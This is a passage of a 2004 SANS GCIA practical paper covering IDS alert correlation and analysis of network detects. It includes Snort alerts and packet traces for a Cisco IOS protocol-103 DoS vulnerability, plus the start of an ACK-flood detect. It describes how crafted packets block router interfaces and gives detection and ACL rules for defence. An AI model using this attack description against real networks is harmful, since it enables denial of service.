Global Information Assurance Certification Paper

SANS GCIA Practical
Version 3.4
T3: Intrusion Detection In depth

Maxwell Dondo

January 23, 2004

Contents

Abstract

In partial fulfillment of the requirements for GIAC GCIA certification, this paper, submitted to GIAC GCIA, is divided into three main parts.

Part 1 is a presentation on an intrusion detection system (IDS) technology of my choice. The technology of choice in this paper is automated correlation in intrusion detection systems. In this part the technology of correlation as applied to intrusion detection is presented. We will start by taking a look at the what correlation is. We then take a look at the technology or algorithms behind the correlation methodologies. The detection methodologies used and possible future advances in this area are presented. We illustrate the presentation with the aid of some existing commercial products. Then we conclude by taking a look at where we think the technology of correlation is going.

In **part 2**, three detects are presented. The first detect deals with "Cisco IOS Remote DoS Vulnerability". The second detect is an ACK flood denial of service (DoS) targeted to a victim at port 80. In the third detect, a "Code Red buffer overflow exploit" is presented. Because there was no response to my initial posting of the "TCP Port 0 scan" as observed on our network, this detect is presented in the Appendix.

In the final part (**part 3**) of this paper, five days of network data logs are analysed in an attempt to provide a security audit for a university. The objective is to detect any anomalies, or compromised systems by going through these logs. Different tools are used to collect the statistics from the relevant log data and the data is presented in tables and lists[1].

KEY WORDS Correlation, Intrusion Detection, SANS, GIAC

[1]In an effort to conserve space, some of the tables and lists are presented in smaller font.

1 Part 1 : IDS Correlation Systems

1.1 Introduction

The widespread use and the impressive growth of the internet [1, 2], has attracted many unwanted attacks on computers, computer networks and their resources. Most of the attackers are not satisfied with attacking just one site. Their illegal behaviour is widespread all over the internet.

Like other criminals, attackers usually have some form of signature that characterise their modes of attack or the tools that they use [3]. It is the duty of the intrusion analyst to detect these characteristics and be able to identify all kinds of attackers. Since attackers have become more stealthier and sophisticated, relying on one source of information to catch the intruder(s), does not get one very far. A good intrusion analyst needs to use as many sources of information as can be made available [3].

The large sizes of networks in use today, and the false positives and noise alerts that are generated by most classical IDSs and firewalls, mean that a full time intrusion analyst may not be able to keep up with the large number of alarms that an average organisation faces on a daily basis [4]. This is where correlation becomes useful. It has become the latest weapon for an analyst to detect the increasingly sophisticated intruders on increasingly large networks. By correlating attacks, the intrusion analyst is able to screen out the majority of false alarms and thereby focus on more critical issues.

In simple terms, correlation takes N combined variable quantities $\mathbf{X}_1$ to $\mathbf{X}_N$ and finds similarities or relationships in the records that they contain with a given variable or quantity. The larger the size N, the better the chance of finding similarities or relationships in the records than finding the records in one set of variables, $\mathbf{X}_1$ say. If we have an alert $\mathbf{A}$, then the correlation between $\mathbf{A}$ and the set of all other alerts $\mathbf{X}$ can be defined by an index as follows:

$$\text{Correlation index} = f(\mathbf{X}, \mathbf{A}) \tag{1}$$

where f is the correlation function, and $\mathbf{X}_1 \ldots \mathbf{X}_N \in \mathbf{X}$. The function f looks for similarities or relationships between $\mathbf{A}$ and $\mathbf{X}$ and quantifies it as a *correlation index*. Valdes *et al* [5] define this function in more detail by summing the expected similarities between each of the features in $\mathbf{A}$ and $\mathbf{X}$.

With that in mind, correlation IDS developers and researchers found out that by fusing alert information from the different sensors and logs, say $\mathbf{IDS}_1 \ldots \mathbf{IDS}_N$, to form a new pool of information or *meta alerts* as Valdes *et al* [5] called it, there is a higher chance of detecting a new alert. When an alert comes in, it is analysed for similarities or relationships to this new combined dataset. If an attacker or an

attacking pattern has previously been identified by another IDS, then similarities or relationships would be found in the new dataset as defined by the value of the *correlation index*.

In short, IDS correlation is a combine and match operation. Its main components are the combined dataset and the correlation analysis engine. In this paper, we present these components and how they interact to form an automated correlation IDS. We will use the correlation products EMERALD from SRI labs [6, 7] and QuIDScor from Qualysis [8] to explain these points where necessary. After presenting the current correlation technologies, we go on to briefly look at how the future correlation tools may be built using some of the current on-going research work.

The reporting and user interfaces (UI), are assumed to be acceptable to users, although they vary from one product to the next, and users have preference of one over another. In this work we do not present UI models and their architecture. However, these are well dealt with by the individual application developers.

1.2 Building the Correlation Dataset

An ideal correlation approach of detecting attacks is to analyse all sources of information that may point to an attack. These sources include different system logs, IDS sensors, firewalls, and external router access control lists (ACL). The first step in building a correlated IDS is to aggregate all these sources of information from the user's network or any other trusted source.

Currently, alerts from different sources may be formatted differently, but in the near future, standard alert messages will be available through the anticipated IETF/IDWG standards [9]. In the meantime, it may be necessary to reformat the data from different sources if proprietary dataset standards are desired; otherwise, it is simply necessary to learn the different formats.

The formation of the resulting dataset is illustrated in Figure 1. Alerts from



Figure 1: Building a correlation dataset

IDS sensors $\mathbf{S}_1$ to $\mathbf{S}_N$ and secondary data sources such as firewall logs $\mathbf{L}_1$ to $\mathbf{L}_M$

all contribute to this new dataset. Because of the likelihood that new attacks may happen, this dataset needs to be updated occasionally. In some cases, it is possible to automate the populating of this dataset file. Extreme care should be taken in doing so, because there is still a possibility of an attacker attacking that dataset and flooding it with fake information that would allow intruders to compromise the user's systems undetected.

The dataset may take the form of a database. It may not be necessary to use expensive SQL databases, because this may result in an expensive product. Developers may use their own proprietary databases or use one of the vendor SQL databases [3]. The advantage of having your own proprietary database is that it is unlikely to be vulnerable to attacks since not that many people would know of its architecture. However, this may cost more in product development. We have heard of numerous attacks to well known vendor databases e.g. SQL Slammer. So, it is important to choose a database that may not be easily compromised.

Databases are also easy to use in compiling and presenting various statistics that may be useful in monitoring traffic and intrusion attempts, eg. Intellitactics' Network Security Manager [10], and Netforensics [11]. EMERALD [6, 7, 12] from SRI uses a Bayesan based technique to fuse alerts from heterogenous sensors. A standard template is also used to store alert feature information which would later be compared with the meta alerts. QuIDScor [8, 13] is an open-source snort-based tool which uses information gathered and stored by its QualysGuard scanning engine. This is the information QuIDScor uses to perform the correlation tasks. ACID [14] is another Snort-based product that uses a database of the user's choice.

Another approach that is widely used by computational intelligence research communities is to device proprietary datasets for the sole purpose of training computational intelligence based IDS systems [15]. Computational intelligence based methods have advantages over databases in that when databases get huge, the processing time is severely increased, thus real-time processing is no longer possible. However, if a neural network is trained from huge data sets, it provides an accurate real-time correlation tool. This happens to the author's current area of research.

1.3 Correlation Analysis Techniques

The second part of the correlation model is the analysis engine. This also turns out to be the hardest to develop. The analysis engine is the core of the whole correlation process. The objective is to implement Equation 1 (given above) with no false positives. Some products like Shadow, use more than one analysis machines on one central database.

The correlation analysis engine works by mapping of similarities and relationships to determine if the new alerts exhibit characteristics similar to previously seen events

or alerts. Database based correlation approaches use search keys to establish matching characteristics.

Developing an automated correlation detection approach with no false positives is a wish that every analyst has. However, with the current technology and research efforts, this dream has not yet been realised, and research efforts in these areas are still continuing. It is on this subject that most correlation research is currently taking place.

1.3.1 Current Design Methodologies

The idea is to look for matching or related information inside alerts and the previous or subsequent packets or events. Alerts from IDSs are relayed to a correlation analysis engine. The correlation analysis engine correlates the alert information with information in the correlation dataset. To illustrate this point, a drawing from a correlation product QuIDScor by Qualys [13] is shown in Figure 2. In this product, when an alert



Figure 2: QuIDScor illustration of correlation [13].

from an IDS comes in, it is correlated with information previously gathered through their QualysGuard engine. Depending on the analysis outcome, QuIDScor groups the alerts into three categories as shown in Figure 2. This is based on the alert's likeness to the information previously collected from the different sources. As a result, there

are fewer alerts that the intrusion analyst has to deal with manually. This may also be enhanced by the use of advanced visualisation tools as used by EMERALD [4].

In building the analysis engine, both signature and anomaly based techniques [5, 15] are used, since the signatures are available in the correlation database. Valdes *et al* [5] model a probabilistic based alert correlation system. Signature based techniques have been known to produce less false positives [3].

The current approaches use one form of database or another. In these approaches, rigorous search keys are developed to detect and identify matching or related information from the previously collected dataset. Development work is centered on improving and optimising the database so that queries don't take most of the computational effort required [3]. In practice, the dataset may become so big that it may be hard to manage. It may need to be reduced by partitioning it into two sections, one containing the most recent data and another containing the older data. The disadvantage of this approach is that most of the old data is usually stored in TCP Quad format to conserve space. By so doing a lot of information is lost. This is one of the biggest disadvantages of relying on a database for correlation.

1.3.2 The future of IDS Correlation

We have seen the architecture of correlation systems. While the underlying concept will probably remain the same for a very long time, new approaches to implementing this concept are currently being researched on. As long as there are no perfect correlation IDSs, researchers will continue to work on this issue using different techniques.

As mentioned earlier, the size of the combined correlation dataset may become so large that some entries may need to be cleaned out to make room for possible new scenarios and maintain reasonable performance of the system. We have also noted how database reduction using TCP quad for example, leads to substantial loss of alert information. One way of handling these large data sizes without compromising system performance is using CI approaches, ANNs in particular. ANNs can learn from very large data patterns and do not need storage space to store the different alerts. Once trained, their speed is also excellent [15].

While its conceptually feasible to use other CI approaches like fuzzy logic, genetic algorithms, etc, a lot of work still needs to be done in these areas. It has also been shown that on their own, these approaches may not be able to handle large amounts of data, and still maintain good computational speed.

1.4 Conclusion

We have seen the important role of correlation in intrusion detection systems. The future of automated correlation looks promising. The days when intrusion analysts had to manually correlate thousands of different log entries is coming to an end. From

an intrusion analyst's point of view, it cannot be overemphasised how important it is not to rely on only one source of information to protect computer resources. The more sources of information one has at his/her disposal, the more robust their detection systems become.

The architecture of correlation systems was also presented. From a correlation tool developer's point of view, the correlation process seems basic. However, the scarcity of foolproof correlation products shows that the implementation of the concept is not so trivial.

The architectures that rely on databases and threads may soon be outdone by computational intelligence methods, especially ANNs. CI methods are capable of handling large quantities of data without compromising system performance and speed. There is also very little need to prune or reduce the size of the alert dataset. Once trained, CI methods have very good detection rates.

Acronyms and Symbols

ACL	Access Control List
ANN	Artificial Neural Network
CI	Computational Intelligence
DoS	Denial of Service
IDS	Intrusion Detection System
IDWG	Intrusion Detection Working Group
IETF	The Internet Engineering Task Force
OS	Operating System
UI	User Interface
$\mathbf{X}_N$	N^{th} variable vector quantity

2 Part 2 : Network Detects

This section presents the detects analysed. Initially the detect presented in Section A.1 was posted to `intrusions@incidents.org`. No responses were received, so another detect presented in Section 2.1 was posted to `intrusions@incidents.org`.

2.1 Detect # 1

This detect was posted on `intrusions@incidents.org` on `Mon19/01/20042:51PM`. The title of the posting was "LOGS: GIAC GCIA Version 3.4 Practical Detect: Maxwell Dondo". I couldn't get the URL for this submission at this time.

Cisco IOS Remote DoS Vulnerability

The following detects were picked up from our network:

```
 [**] [1:2189:1] BAD-TRAFFIC IP Proto 103 (PIM) [**]
[Classification: Detection of a non-standard protocol or event]
[Priority: 2] 11/07-12:00:33.302093 MY.NET6.251.3 -> 224.0.0.13
PROTO103 TTL:1 TOS:0xC0 ID:51744 IpLen:20 DgmLen:50 [Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0567][Xref
=> http://www.securityfocus.com/bid/8211]

[**] [1:2189:1] BAD-TRAFFIC IP Proto 103 (PIM) [**]
[Classification: Detection of a non-standard protocol or event]
[Priority: 2] 11/07-12:00:33.303647 MY.NET6.251.3 -> 224.0.0.13
PROTO103 TTL:1 TOS:0xC0 ID:51744 IpLen:20 DgmLen:50 [Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0567][Xref
=> http://www.securityfocus.com/bid/8211]

[**] [1:2189:1] BAD-TRAFFIC IP Proto 103 (PIM) [**]
[Classification: Detection of a non-standard protocol or event]
[Priority: 2] 11/07-12:00:33.304267 MY.NET6.251.3 -> 224.0.0.13
PROTO103 TTL:1 TOS:0xC0 ID:51744 IpLen:20 DgmLen:50 [Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0567][Xref
=> http://www.securityfocus.com/bid/8211]
```

The actual IP addresses of my network have been sanitized. The traces themselves as collected using windump are as follows:

```
12:00:33.302093 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:00:33.303647 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:00:33.304267 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:03.503054 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:03.504669 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:03.505224 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:33.503967 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
```

```
12:01:33.505519 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:33.506073 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:02:03.525020 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:02:03.526582 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:02:03.527134 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:02:33.525931 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:02:33.527487 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:02:33.528085 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:03:03.538963 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:03:03.540569 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:03:03.541120 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:03:33.539912 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:03:33.541477 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
...
13:00:05.213250 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
13:00:05.213804 IP MY.NET6.251.3 > 224.0.0.13: pim v2 Hello (Hold-time 1m45s)
  (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
...
12:00:33.302093 IP (tos 0xc0, ttl 1, id 51744, len 50) MY.NET6.251.3 >
 224.0.0.13: pim v2 Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1)
 (State Refresh Capable; v1)
12:00:33.303647 IP (tos 0xc0, ttl 1, id 51744, len 50) MY.NET6.251.3 >
 224.0.0.13: pim v2 Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1)
 (State Refresh Capable; v1)
```

2.1.1 Source of Trace

The traces were collected from our network and stored in tcpdump format. Our network is a huge network composed of three class B networks. The data collection point is shown in Figure 3.

2.1.2 Detect was generated by

The detects were generated by running Snort version 2.0.4 (build 97) for Windows using the generic Snort rules [16]. Further inspection of the `snort.conf` file and the `bad-traffic.rules` files, revealed that the following rule triggered these alerts:

```
alert ip any any -> any any (msg:"BAD-TRAFFIC IP Proto 103 (PIM)";
ip_proto:103; reference:bugtraq,8211; reference:cve,CAN-2003-0567;
classtype:non-standard-protocol; sid:2189; rev:1;)
```



Figure 3: Sanitized network configuration of my network.

2.1.3 Probability the source address was spoofed

For this form of attack, it is possible that the source IP address was spoofed. Since the mode of attack involves crafted packets and the objective is to cause a DoS attack, the attacker needs to hide his/her identity by spoofing the source IP address. However the source IP address `MY.NET6.251.3`, belongs to my network. Based on the connections to this switch, it is **unlikely** that the source IP was spoofed. Infact, this is the IP address of the affected interface on the Cisco switch.

2.1.4 Description of attack

An intruder sends specially crafted IPv4 packets to a victim running the popular Cisco network operating system IOS versions 11.x and 12.0 though 12.2 [17, 18]. The specially crafted packets have a protocol of 53 (SWIPE), 55 (IP Mobility), or 77 (Sun ND), or 103 (Protocol Independent Multicast - PIM). Protocols 53, 55 and 77 are crafted with TTL values of 1 or 0, while protocol 103 is crafted with any TTL

value. This may cause the victim's device to incorrectly mark the input queue on the affected interface as full. Once the input queue is tagged as full, the device will stop processing traffic destined for that interface. This effectively causes a denial of service (DoS) on the device.

Cisco states that interfaces enabled with PIM (`http://www.ietf.org/html.charters/pim-charter.html`) have not been found to be vulnerable to this exploit [19]. This is because IP protocol 103 packets are removed from the interface input queue as part of the router's PIM management tasks. The protocol 103 packets will not be able to fill up the queue.

2.1.5 Attack mechanism

According to the following tcpdump trace, my switch or a host off it, is sending these packets to the PIM multicast router `224.0.0.13`. My switch is a Cisco catalyst 2950 series running IOS. The IOS version could not be established.

```
12:00:33.302093 IP (tos 0xc0, ttl 1, id 51744, len 50) MY.NET6.251.3 > 224.0.0.13:pim v2
Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:00:33.303647 IP (tos 0xc0, ttl 1, id 51744, len 50) MY.NET6.251.3 > 224.0.0.13: pim v2
Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:03.503054 IP (tos 0xc0, ttl 1, id 51795, len 50) 131.136.251.3 > 224.0.0.13: pim v2
 Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:03.504669 IP (tos 0xc0, ttl 1, id 51795, len 50) 131.136.251.3 > 224.0.0.13: pim v2
 Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:03.505224 IP (tos 0xc0, ttl 1, id 51795, len 50) 131.136.251.3 > 224.0.0.13: pim v2
 Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:33.503967 IP (tos 0xc0, ttl 1, id 51845, len 50) 131.136.251.3 > 224.0.0.13: pim v2
 Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
12:01:33.505519 IP (tos 0xc0, ttl 1, id 51845, len 50) 131.136.251.3 > 224.0.0.13: pim v2
 Hello (Hold-time 1m45s) (bidir-capable) (DR-Priority: 1) (State Refresh Capable; v1)
 ....
```

Although the protocol 103 vulnerability may be triggered by any TTL value, here we see the typical vulnerability signature value of 1 in each packet. The near simultaneous transmission of these packets clearly points to a crafted packet being run from a script. Transmissions are about 30 seconds apart, and were witnessed for an hour.

However, this could possibly be just noise. These packets could be legitimate BSM messages to the multicast routers. There does not seem to be any DoS caused on the switch.

2.1.6 Correlations

This is a well publicised vulnerability. Counterpane (`http://www.counterpane.com/alert-v20030718-001.html`) was first made aware of this vulnerability on July 18, 2003. CVE entry CAN-2003-0567 (`http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0567`) explains this vulnerability in more detail.

The manufacturer of the affected equipment, Cisco, has also issued an advisory [19] (`http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml`) and has released a bug track document `CSCdz71127` for its registered customers.

2.1.7 Evidence of active targeting

Yes, there is evidence of active targeting here. My IP address `MY.NET6.251.3` is targeting the multicast IP address `224.0.0.13`. The motive of such actions are not very clear.

2.1.8 Severity

Since this a potential DoS attack to a core network switch, it is best to put the criticality at the highest level [3].

$$\text{Criticality} = 5 \tag{2}$$

This attack has a potential of a total lockout by the DoS, so based on Northcutt *et al* [3] we have

$$\text{Lethality} = 4 \tag{3}$$

Since this is a recent vulnerability, there is a possibility that some Cisco IOS patches are missing, so

$$\text{System Countermeasures} = 4 \tag{4}$$

The switch clearly allows this kind of traffic to pass though. We don't know if its PIM enabled or not. We assume that it is not PIM enabled. Thus the network countermeasure is as follows:

$$\text{Network Countermeasures} = 2 \tag{5}$$

The severity is defined as

$$\begin{aligned} \text{Severity} &= \text{Criticality} + \text{Lethality} - (\text{System} + \text{Network Countermeasures}) \\ &= 5 + 4 - (4 + 2) = 3 \end{aligned} \tag{6}$$

2.1.9 Defensive recommendation

It is recommended that systems running the affected Cisco IOS should upgrade immediately [17], in order to prevent loss or interruption of service.

Cisco [19] suggests a workaround of using the IOS's capability for Access Control Lists to prevent IPv4 packets from reaching particular interfaces on a vulnerable device. Methods of doing this are published on their web site `http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml`.

Cisco also suggests modifying access control lists (ACLs) to include the following:
`access-list 101 deny 103 any any`
However, Cisco also warns that ACLs can have a performance impact on some platforms.

Implementing the following snort alert will always alert the administrator that a potential DoS attack is taking place.

```
alert ip any any -> any any (msg:"BAD-TRAFFIC IP
Proto 103 (PIM)"; ip_proto:103; reference:bugtraq,8211;
reference:cve,CAN-2003-0567; classtype:non-standard-protocol; sid:2189; rev:1;)
```

In this case however, the IDS rule that triggered these alerts should be removed since the affected switch was patched in time, and these alerts are just noise.

2.1.10 Multiple choice question

1. The Cisco IOS remote DoS vulnerability
   (a) does not have any effect on Cisco switches running Cisco IOS
   (b) affects devices running only IP version 6 (IPv6)
   (c) affects unpatched Cisco routers and switches running Cisco IOS and configured to run Internet Protocol version 4 (IPv4).
   (d) is caused by TCP packets with ECN (or reserved) bits set.

   Answer: c:

2.1.11 Questions and Responses

The following are my responses to questions raised on my posting of this detect to `intrusions@incidents.org`. The unedited questions are in boldface, and the responses follow immediately afterwards.

1. **What is m.n6.251.3? Does it belong to any multicast groups/applications?** Although the MAC address was not verified, the IP address `MY.NET6.251.3`, belongs to one of the interfaces of the affected Cisco switch. It does not belong to any special applications that I am aware of.
2. **what is 224.0.0.13?** and **what about the other protocols (53,55,77)** `224.0.0.13` is the IP address of the PIM multicast router. The information from Dshield (`http://www.dshield.org/ipinfo.php?ip=224.0.0.13`) is as follows:

```
OrgName:    Internet Assigned Numbers Authority
OrgID:      IANA
HostName:  PIM-ROUTERS.MCAST.NET
Address:    4676 Admiralty Way, Suite 330
City:       Marina del Rey
```

```
StateProv:  CA
PostalCode: 90292-6695
Country:    US
NetRange:   224.0.0.0 - 239.255.255.255
CIDR:       224.0.0.0/4
NetName:    MCAST-NET
NetHandle:  NET-224-0-0-0-1
```

The same alert definition given in Section 2.1.9 can be implemented for protocols (53,55,77) as well. However, my analysis was only covering the vulnerability to protocol 103 as in the alerts of this detect. So I only included this alert definition in this document.

3. **if someone is inside your network running a DOS tool I wouldn't qualify that as a false negitive. A false positive is usually refering to a match that is "wrong". I don't think at this point you have established if it was an attack or just pim packets.**
   A really interesting point–to me at least. I have always considered a false positive to be both your definition above **and** "correct" matches that are not threats to my system. However, after thinking hard about it, I will exclude "correct" matches of threats that are harmless to the system from this definition. This includes any attack on a system that has already been properly protected by applying the appropriate patches. I have now rephrased my sentences to coin this as "noise" instead.

   My conclusion that the PIM packets are not a threat to my system was solely based on the information that this particular Cisco switch had been properly patched in July, 2003 when the vulnerability was publicised.

2.2 Detect # 2: ACK flood

2.2.1 Source of Trace

This trace was obtained from `http://www.incidents.org/logs/Raw`. The source file was the raw binary data file `2002.4.18` in libcap format. The network topology is unknown.

Some of the relevant traces from this file are as follows:

```
19:05:52.524488 78.37.212.28.63489 > 64.154.80.51.80: P 538896429:538897388(959)
    ack 2949709808 win 8760 <nop,nop,timestamp 4934629 545501029> (DF) [tos 0x68]
19:05:52.824488 78.37.212.28.63489 > 64.154.80.51.80: P 2410816202:2410817160(958)
    ack 1884154878 win 10136 [tos 0x10]
19:06:23.164488 78.37.212.28.63498 > 64.154.80.51.80: P 538927114:538928114(1000)
    ack 3612547080 win 8760 <nop,nop,timestamp 4934935 870901872> (DF) [tos 0x90]
19:06:23.414488 78.37.212.28.63498 > 64.154.80.51.80: P 3073622666:3073623665(999)
    ack 1221348332 win 34752 [tos 0x10]
...
19:18:17.314488 78.37.212.28.64011 > 64.154.80.51.80: P 2182395912:2182400068(4156)
    ack 2112572621 win 8760 [tos 0x10]
```

```
....
20:58:58.314488 78.37.212.28.62412 > 64.154.80.51.80: P 767717063:767717913(850)
    ack 549243575 win 17520 (DF)
20:58:58.324488 78.37.212.28.62412 > 64.154.80.51.80: P 4076493808:4076495268(1460)
    ack 218473489 win 33580 [tos 0x10]
20:58:58.664488 78.37.212.28.62412 > 64.154.80.51.80: P 4076494805:4076495654(849)
    ack 218474340 win 33580 [tos 0x10]
20:59:29.854488 78.37.212.28.62428 > 64.154.80.51.80: P 775713543:775714646(1103)
    ack 3817926109 win 17520 (DF)
20:59:29.944488 78.37.212.28.62428 > 64.154.80.51.80: P 3042212566:3042215129(2563)
    ack 1252755834 win 33580 [tos 0x10]
20:59:40.684488 78.37.212.28.62438 > 64.154.80.51.80: P 778473828:778474820(992)
    ack 3114064464 win 17520 (DF)
20:59:40.684488 78.37.212.28.62438 > 64.154.80.51.80: P 2335590636:2335592096(1460)
    ack 1959376661 win 8760 [tos 0x10]
20:59:40.894488 78.37.212.28.62438 > 64.154.80.51.80: P 2335591755:2335592746(991)
    ack 1959377654 win 8760 [tos 0x10]
21:00:12.974488 78.37.212.28.62465 > 64.154.80.51.80: P 3895821366:3895821525(159)
    ack 3375954381 win 17520 (DF)
21:00:12.984488 78.37.212.28.62465 > 64.154.80.51.80: P 3775100311:3775101771(1460)
